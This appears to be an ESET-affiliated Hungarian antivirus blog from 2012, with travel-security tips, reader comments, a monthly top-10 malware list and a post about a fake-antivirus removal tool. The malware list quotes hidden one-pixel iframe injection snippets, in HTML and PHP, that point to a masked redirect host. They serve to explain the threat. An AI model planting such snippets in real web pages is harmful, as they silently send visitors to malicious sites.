- Csak **azért, mert Mac-et használunk, még ne hányjunk fittyet teljesen a biztonsági intézkedésekre**. Használjunk megbízható és naprakész antivírus programot Mac OS X alatt is - ha hirtelen kell ilyet előrántani a cilinderből, ez lehet akár az ESET 30 napos próbaverziója.

- Ez már erősen haladó csoportos konspirációs bónusz tipp, de azért mégsem haszontalan gondolatmenet. Ha meg kell állni valahol, és a noteszgépünket mégis a kocsiban szeretnénk hagyni (ami valójában nem túl jó ötlet), akkor **sose úgy tegyük ezt, hogy megállunk a célnál és hátratesszük, majd elsétálunk**. Hanem még menet közben álljunk meg valahol félúton, ott tegyük hátra, és amikor már megérkezünk az úti célunkhoz, ott **a parkoláskor már ne is nyissuk ki a csomagtartót, nehogy kifigyeljenek bennünket**.



(Ha már előjött itt ez a nagy konspirálás, akkor zárójelben érdemes lehet elgondolkozni azon is, vajon buta-e, ha valaki akkor is tesz ki "Vigyázat, a kutya harap" táblát a kapujára, ha egyáltalán nincs is kutyája? Ugyanezen az alapon nem tanácsos egyedül élő idős nőknek olyan névtáblát használni, mint "Özv. Dr. Majomváry Armandóné". Ebből egy betörő azonnal látja, hogy

1. *özvegy: egyedülálló, idős, tehát fizikai fölényben lesz.*
2. *Dr.: valószínűleg van pénz, értékek, tehát lesz mit ellopni,*
3. *XY-né: egyedülálló és gyenge nő, lásd egyes pont.*

A helyes névtábla minta inkább valami ilyen legyen "Majomváry - Stefanovits". Ebből nem látszik első blikkre a lakó neme, még az sem egyértelmű, hogy vajon egy vagy több család lakik ott együtt - és pont ezért talán mindig tartózkodik otthon valaki - magyarul első ránézésre kevésbé kihívó célpont. A név jöhet akár az unoka, a meny nevéből, a leánykori név eleje, de lehet persze akár kitalált is. Ha betörő és a social engineer folyamatosan használhatja az eszét céljai elérése érdekében, akkor védekezésül nekünk sem tilos a miénket. Ha otthoni wifi kapcsolatunknak nem a "Dr. Kocsis Ilona III. 4." nevet adjuk, az is ugyanilyen praktikus dolog. Itt okoskodhatunk úgy, hogy lássuk mink is van, Linksys router? Akkor legyen tök más, pl. "SMC82" vagy "kadshfas7" a neve, ***persze mindezt egyedi erős (nem default) setup jelszóval és egyedi erős jelszóval ellátott WPA2 titkosítással, hogy érjen is valamit****.)*



árójel ezzel bezárva, jön a hosszú hétvége, aki indul, annak kellemes utazást kívánunk! No és persze indulás előtt a Facebook[ne jelentsük be jó előre nyilvánosan mindenkinek, hogy most majd két hétre külföldre utazunk.

Tetszik 110 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- ártékony böngésző kiegészítők jönnek
- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4545144

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

kzolika 2012.05.25. 22:07:16

Én a csomagtartós történetet megfejelem azzal, hogy nálunk minden géphez 2 Kensington lock van. A gépeket zárjuk az irodában is, egy pedig mindig jön velünk. Én a csomagtartóban hozzáláncolom a gépet a pótkerékhez, kettőt együtt lopni már elég feltűnő. Szállodában pedig általában fűtéscsőhöz, ahol az éghajlat miatt nincs fűtés, ott meg már volt olyan, hogy a klotyóhoz láncoltam hozzá.

magyar bucó 2012.05.25. 22:21:03

@kzolika: Szerinted aki feltöri az autódat vagy a szállodai szobádat azt megállítja egy szar kensington?

kzolika 2012.05.25. 23:11:23

 magyar bucó: Szerintem igen. Azt nem lehet kézzel tépni, féltéglával törni. Amennyire az autófeltörőket ismerem, nem hidegvágóval járnak. Azok a tűzoltók. Másrészt aki laptopra/tabletre, stb-re specializálódott, az úgy készül, hogy a feltört autótól elegánsan elsétál egy laptoptáskával, de nem egy laptoptáskával ÉS egy 16-os kerékkel alufelnin.
Persze, ha a zárt kinyitja, vagy a foglalatot kitöri a gépből, az más. De az neki is idő és minden ilyen cselekedet arról szól, hogy gyorsan hajtsák végre. Ha akadályba ütközik, keres egy másikat, amivel könnyebben végez.

fda 2012.05.25. 23:39:25

@kzolika:
@magyar bucó

Még annyi tennék hozzá, elég nyomott áron lehet eladni papírok és számla nélkül egy olyan notebookot, aminek az egyik sarkát egy téglával összetörték, hogy kijöjjön az a rohadt zár belőle.

Mondjuk könnyű elvágni a drótot is - csak az kis idő, és szerszám kell hozzá.

Egyébként érdekes, hogy ahhoz képest hogy minden notebookon ott a zár helye, 1 millióból 1 ember használja - saját méréseim szerint. Én sem.

vjalle76 2012.05.26. 00:37:28

Kitepi a kensingtont, legrosszabb esetben kitorik egy darab a noti hazabol. Egy mozdulat az egesz. Ha nem nagyon csunya, eladja ugy, vagy megragasztja, egyenbkent ebayen vesz torott kijelzos, leegett alaplapos gepet fillerekert, es atszereli. Vagy alapbol alkatreszkent arulja.
Nem veletlen, hogy alig hasznaljak a kensingtont: nem er semmit. Sot, azt mondja a tolvaj: challenge accepted :)

A legjobb tipp (alap, en is igy csinalom!), hogy megallaskor mar nem nyitogatjuk a csomagtartot, elotte kivesszuk ami kell, hogy ne lassanak bele. A tolvaj lelke olyan, hogy ha nem latja, hogy van-e benne valami, nem kockaztat, de ha meglat valamit 200Ft ertekben, azert siman szetveri a fel autot, akar 100k nagysagrendu kart is okozva.

Betores ellen kivalo egy SW tuzfal. Rengeteg fajta van. Kivulrol senki nem jon, kifele csak bongeszo 80 es 443, meg ami esetleg meg kell. Tuti vedelem. Ha mar bejutott a korsag, amihez FW mellett jelentos user butasag is kell, rosszabb a helyzet, de nem remenytelen.



tardyl 2012.05.26. 00:55:29

Özv. Dr. Majomváry Armandóné nem doktor, csak boldogult férje volt az.

guszti 2012.05.26. 00:57:03

Szerintem meg egy igen népszerű baromság, hogy az összes piszlicsáré segéd-appon azonnal verziót kell frissíteni, ahogy kijön, kötelezően, automatikusan. Csomó olyan élethelyzettel találkoztam már, amikor ez tök felesleges szopatás, színpadi, egyetemi előadástól kezdve a "2 sorban reagálok egy mailre aztán tipli mert elkések" - tipusú helyzetekig, amikor egyáltalán nem oké hogy a gép önhatalmúlag mást kezd el csinálni, mint amit mi szeretnénk. Nemár ne tudjak nyugodtan végignézni egy filmet, mert a kukimuki app kitalálja hogy neki frissítenie kell, rögtön de azonnal. (Sőt, még indítsam is újra, na ekkor kerülnek elő a fejlesztők felmenői mint téma.) A gyerek is vissza bírja tartani a pisilést míg hazaérünk, vagy jön az autópályán egy parkoló, nehogy már a nagyságos windoznak legyen arra joga, hogy átírja az időbeosztásomat. Majd frissít amikor nincs jobb dolga, és engedem, hiszen csak egy vas, egy lélektelen gép, egy igazi szolga, ne már én éljek őérte...
Szóval, ha a szállodában kinyitom, nyilván valamire használni szeretném, nem pedig malmozni, amíg valami tuti százfelé osztott sávszélességen végigér a rohadt csík...majd frissít otthon, kibírja addig. Az ESET és a többiek meg inkább tegyenek be egy opciót, hogy az auto-update-ek csak akkor induljanak el, ha az otthoni/munkahelyi hálózaton lógunk, alkalmi wifiken meg ne tegyék ezt.

magyar bucó 2012.05.26. 06:06:07

@kzolika: A csomagtartó vasból van és igazi zár van rajta. Meg a szobaajtón is. Aki bejut, annak tuti van valami szerszáma. :)
A kensington csak arra jó, hogy nem lehet csak úgy felkapni a gépet és elvinni mellőled.

magyar bucó 2012.05.26. 06:08:04

"a mentés mindig legyen erős jelszóval (vagy pl. truecrypt-tel) védve, mert mi van, ha nem a gépünket, hanem "csak" a

mentésünket lopják el."

Azért a többség nem az atombomba készítés titkát őrzi a gépén, szóval akinek a mentés kell, vigye. :)

Blobov 2012.05.26. 07:21:56

@guszti: Ráadásul én ezért nem szeretem az automatikus frissítéseket sem (a vírusírtó adatbázis frissítéseket leszámítva): egyrészről néha a legváratlanabb pillanatban nem engednek netezni, a bootot lassítják, ráadásul gyakori, hogy az első automatikus frissítés nemes egyszerűséggel bugos: fagy, nem jól működik vagy épp (mondjuk FF esetében) még nem kompatibilis a kiegészítőkkel. Jobb várni pár napot...



Frengi · http://frengi.blog.hu/ 2012.05.26. 07:37:41

Nahát erre nem is gondoltam. Persze hogy nekem is felajánlotta, de erőt vettem magamon, hogy ne a firssítéssel bohóckodjak. (caminozni volta Spanyolországban, és csak a galaxymat vittem)

Alig vártam hogy végre találjak valami vlan csaltlakozást, mert éreztem hogy sok lesz a számla sok is volt: 200€), ugyhogy minden szállás helyen az volt az első, hogy rácsatlakoztam a vifire. Itthon legtöbb helyen nincs is kód, de úgylátszik nem ez a normális. Ahol volt vlan, ott megadták a kódot. A reptéren meg be kellett regisztrálni a Telefonika oldalán és utána lehetett netezni.

Köszi az infot, én nem nagyon értek az ilyemihez, szerintem egy csoda, hogy eddig a nagyobb katasztrófák elkerültek.

magyar bucó 2012.05.26. 07:57:30

@tardyl:
Ha nem mondod, nem jövünk rá. :)
Dr. Majomváry valószínűleg ügyvéd volt vagy orvos és alighanem hagyott némi ellopnivalót az özvegyére.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.26. 08:51:55

A frissítések közül szerintem is van, ami nem SOS, kibirhatja egy darabig, mint a pisilés ;-), de persze helyzete is válogatja.

Ha egy hétvégere megy el az ember, minimálisan netezeik, levelezik, akkor a vírusirtó úgyis lerántja az új adatbázist, a többi meg kibirhatja hazáig. Pláne külföldön, a jó kis roaming büntetőfelárral. Általában is tapasztalat, hogy AV frissítés: 0-1-2-3-4-5 nap, míg OS vagy Adobe, Apple, etc. frissítés 0-1-2-3-4-5 hét, vagy akár hónap.

Ha viszont már 3 hétre utaznék el, és közben dolgozni is kell, netezés van ezerrel, akkor simán lerántanám a 3G/4G-n a frissítéseket, hiszen biztonsági javításkor sosem egy ServicePack méretű monstrumról van szó általában.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.26. 08:56:35

Az Özv. Dr. itt csak egy kósza példa volt, de extrém esetben persze lehetne duplán Dr dr is, hiszen egyik a saját szakma (jogász, orvos) okán van használatban, a másik a férj neve után kerülhet oda.

A legjobb tábla mégis: "Richard Scarry: Dr. Doktor" ;-)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.26. 09:01:52

@magyar bucó: Abban egyetértünk, hogy nem az atomtitkot őrzi a többség. Azért szerintem vesztenivalója igenis van mindenkinek, hiszen kikerülve privát (pénzügyi, egészségügyi, családi, politikai nézetbeli, szexuális) részletek okozhatnak olyan kellemetlenségeket, amik miatt a hitelességed, vagy akár az állásod is veszélybe kerülhet, de a neveddel visszaélve, identitásodat eltulajdonítva a nevedben még el is követhetnek ezt-azt, amire egyikünk sem vágyik.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.26. 09:09:08

A kensington a laptopkérdés gyorsan felkapom ellopását megoldja, az őrizetlen gépnél az elszánt tolvajt viszont nem állítja meg. Aztán itt vannak még a tabletek, ott nem is tudom, van-e ilyen lehetőség.

Ami aztán még nem is került szóba, ha USA-ba kell menni, ahol lefoglalhatják, átnézhetik, elkobozhatják a saját noteszgépedet, nem vagy-e terrorista. Ha lenne ilyen utazásom, bár nem vagyok terrorsita, fellőnék a felhőbe egy truecryptes mentés cuccot, vinnék egy tők üres olcsó linuxos gépet, aztán kint már használnám a saját holmikat, ha a vekzatúrán túl vagyunk.

Wainwright Központi Zöldségpiac 2012.05.26. 10:12:45

Én kaptam frissítéseket szállodában. Oprendszer: OpenSUSE 12.1



tardyl 2012.05.26. 12:10:34

@magyar bucó: próbáltam segíteni...



gothmog 2012.05.27. 21:22:30

@guszti: @Blobov: Ez az egyik olyan dolog, ami miatt „kiszerettem” a víndózból. A kis ubim szépen működik, amikor olyanom van, nyomok egy (1!) frissítést, amire frissül minden(!), aztán mehet tovább a party. Nem hülyeség az a csomagkezelés, na. Állítólag a win8-ba terveznek valami hasonót.
Persze ez így egy ördögi kör, hiszen így ha nagy ritkán valamiért mégis windowst indítok, abban addigra már elavult minden, csakhát ott egyenként baxtat a flash, a java, a böngésző, a tűzfal, az antivérus, maga a windows, én pedig újra és újra megállapítom, hogy ez így szar és visszamenekülök a linuxba, ami nem szívat a hülyeségekkel. Nyilván folyamatos használat mellett nem tűnne fel, de én már elszoktam ettől.
Nemutolsósorban egyelőre nem fáj a fejem a „kártevők” miatt.

Visszatért a böngészőtalálatokat átirányító trójai

2012.05.29. 13:20 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: április adatok 2012 nod32 eset havi threatsense vírusstatisztika

Az ESET **minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2012. áprilisában a következő 10 károkozó terjedt a legnagyobb számban.



Mindössze egy hónap pihenőt engedélyezett magának a JS/TrojanDownloader.Iframe.NKE trójai, mielőtt újra csatlakozott volna a Top 10-ek társaságához. Az ezúttal **hetedik helyet birtokló kártevő titokban módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra**. A trójai kódja leggyakrabban különféle weboldalak HTML beágyazásában található.



Már **a múlt hónapban sem volt kevés a JavaScriptes kártevők száma, ám ez a korábbi háromról most még tovább emelkedett négyre**, így korábbi tanácsainkat továbbra is aktuálisnak és kiemelten fontosnak gondoljuk. Ezek szerint mindig **legyen naprakész az operációs rendszerünk, és az alkalmazói programjaink is, továbbá friss vírusirtóval és lehetőség szerint a weboldali szkriptek automatikus futását blokkoló böngésző kiegészítőkkel is** lássuk el rendszerünket a hatékony védekezés érdekében.



Áprilisi fontosabb blogposztjainkat áttekintve kiemelten is szót ejtettünk **az utóbbi időkben egyre gyakoribb OS X kártevők megjelenéséről**. Itt azt láthatjuk, a mai kártevők már szinte kivétel nélkül a pénzszerzésről szólnak, személyes adatok után kémkednek, jelszavakat és banki azonosítókat lopnak a bűnbandák részére, és ebben a küzdelemben a Mac tulajdonosok számlája is ugyanolyan vonzó célpont lett, és a fentiek fényében a számítógépük is bizonyíthatóan alkalmas eszköz az ilyen botnetes támadásokhoz. Emiatt a szakemberek azt javasolják, biztonságunk érdekében érdemes antivírus programot használni már ezen a platformon is.




Emellett beszámoltunk egy olyan átverésről, amelyben Skype felhasználókat igyekeztek becsapni. **Az állítólagos Skype Encryption nevű program a beszélgetéseink titkosítását ígéri ugyan, ám valójában egy hátsó ajtót nyit a rendszeren, és távolról kémkedve irányíthatóvá teszi a fertőzött számítógépünket**. A számítógépes kérdésekben kicsit járatosabb felhasználók már akkor gyanút foghatnak, ha tudják, hogy a Skype rendszere már alapból tartalmaz egy AES rendszerű titkosítást, amellyel a hang, videó és szöveges üzeneteket védik a lehallgatástól, így erre az ismeretlen, gyanús forrásból származó letöltésre gyakorlatilag nem is lenne szükség.



Újabban **már nem is múlhat el úgy hónap, hogy néhány kisebb-nagyobb Facebookos átverés ne kerülne rendszeresen a látóterünkbe**, így áprilisban mi is beszámoltunk a "Te melyik celebre hasonlítasz?" című megtévesztésről, illetve arról a minket figyelmeztető levélről, melyben azt állítják, valamilyen kényes fotó szerepel rólunk a Facebookon. Mindegyik esetben érdemes óvatosnak lenni, és legyőzni a kezdeti kíváncsiságot, a kéretlen levelek .ZIP vagy .EXE mellékletei szinte minden esetben valamilyen trójai kártevőt rejtenek.


Az olyan Facebookos akcióknál pedig, **ahol előbb lájkolni vagy ismeretlen alkalmazást kell telepíteni ahhoz, hogy egyáltalán megtudhassuk, miről is van szó, nem érdemes belemenni a játékba**, és senkinek nem hiányzik az sem, hogy egy ismeretlen fejlesztő a mi nevünkben posztolgasson az ismerőseink üzenőfalára.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2012. áprilisában **a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 30.91%-áért**. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebookos kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az **csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán**.

1. HTML/ScrInject.B trójai
Elterjedtsége az áprilisi fertőzések között: 6.75%
Előző havi helyezés: 1.

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

2. HTML/Iframe.B.Gen vírus
Elterjedtsége az áprilisi fertőzések között: 4.54%
Előző havi helyezés: 3.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

```
"<iframe src="http://xxxxxxxxx.com/?click=290625" width=1 height=1
style="visibility:hidden;position:absolute"></iframe>"
```

For PHP files


```
echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1
style=\"visibility:hidden;position:absolute\"></iframe>";
```



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

3. INF/Autorun vírus
Elterjedtsége az áprilisi fertőzések között: 4.32%
Előző havi helyezés: 2.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

4. JS/Iframe trójai
Elterjedtsége az áprilisi fertőzések között: 4.14%
Előző havi helyezés: 6.

Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.




Bővebb információ: http://www.eset.eu/encyclopaedia/js-iframe-as-trojan-blacoleref-l-hc-gen-agent-erc

5. Win32/Conficker féreg
Elterjedtsége az áprilisi fertőzések között: 2.86%
Előző havi helyezés: 4.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát

kihasználó e□ploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

6. Win32/Sirefef trójai
Elterjedtsége az áprilisi fertőzések között: 1.95%
Előző havi helyezés: 7.

Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-sirefef-a-trojan-dropper-pmax-a-horse-trojandropper

7. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége az áprilisi fertőzések között: 1.86%
Előző havi helyezés: -

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-trojandownloader-iframe-nke-trojan-clicker-agent-ev-mal-f-kt

8. JS/Agent trójai
Elterjedtsége az áprilisi fertőzések között: 1.55%
Előző havi helyezés: 5.


Működés: A JS/Agent trójai internetes böngészés közben Internet Explorer, Mozilla Firefox vagy Opera alatt egy párbeszédablakot jelenít meg, melyben arra kéri a felhasználót, vásároljon meg különféle termékeket, szolgáltatásokat. Amennyiben a vásárlás valóban megtörténik, a kártevő eltávolítja magát a számítógépről. Elemzők szerint ez a fajta JavaScriptes kártevő nagy valószínűséggel egy másik kártékony program része lehet.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-agent-qln-trojan-script-298561-xmlpack-q?lng=en

9. Win32/Dorkbot féreg
Elterjedtsége az áprilisi fertőzések között: 1.53%
Előző havi helyezés: 9.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

10. JS/Redirector trójai
Elterjedtsége az áprilisi fertőzések között: 1.41%
Előző havi helyezés: 10

Működés: A JS/Redirector trójai egy olyan kártékony JavaScript, amely lefutva kéretlen böngésző ablakokat jelenít meg, emellett hátsóajtót nyit a rendszerben, és további kártékony kódokat próbál meg letölteni különféle távoli weboldalakról.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/!redirector

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal
- Safe mód a Mechagodzilla ellen
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4552467

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A játék neve: E.R.A.R.

2012.05.30. 12:45 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hamis antivírus eset rogue eltávolító applications remover erar


Megjelent az ESET hamis antivírusokat eltávolító ingyenes segédprogramjának legfrissebb verziója. Segítségével egyszerűen szabadulhatunk meg a sokszor rengeteg állományból, tucatnyi bejegyzésből és összetevőből álló, pénzt zsaroló álvírusirtóktól.



Ha össze kellene számolni, hányszor volt itt már szó hamis antivírus kártevőkről (scareware), akkor komoly bajban lennénk, mindenesetre egyezzünk ki döntetlenben, szóval sokszor. Volt olyan alkalom, amikor **a névváltozatok burjánzásáról és az alap szisztéma működési elvéről** értekeztünk.



Más alkalommal szóba került, hogy **időnként szándékosan meglévő termékekhez hasonló neveket kapnak**, nem feledkeztünk meg arról sem, **mennyi pénzmag kerül mindezzel a kártevőterjesztők asztalára**, no és írtunk azzal kapcsolatban is, hogy vélhetően **banki félrenézés nélkül nem virágozhatna ennyire ez a "csodálatos" üzletág**.



Ezúttal azonban annak a segédprogramnak az okán jelentkezünk, melyet a NOD32 antivírus készítői jelentettek meg, ugyanis a mentesít sok esetben nehézkes, sok komponenst érintő fáradságos és összetett folyamat. A mostani **külön 32 és 64 bites változatban is létező új**

1.0.1.0d. verziószámú ESET Rogue Applications Remover (E.R.A.R.) Windowsos alkalmazás felismeri a hamis antivírusok jelenlétét, és futtatása során sikeresen takarítja ki a rendszerünből a sokszor rengeteg különálló fájlt, Registry bejegyzést, indító parancsot, temp állományt és a zárolt, emiatt hagyományos módon törölhetetlen kártékony komponenst.



A 32, illetve 64 bites **ESET Rogue Applications Remover** **programok közvetlenül a gyártó weboldaláról tölthetőek le**.

Tetszik 69 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Ez történik a weben egy perc alatt
- Elégedetlenek vagyunk a Facebook biztonságával
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4554796

Kommentek:

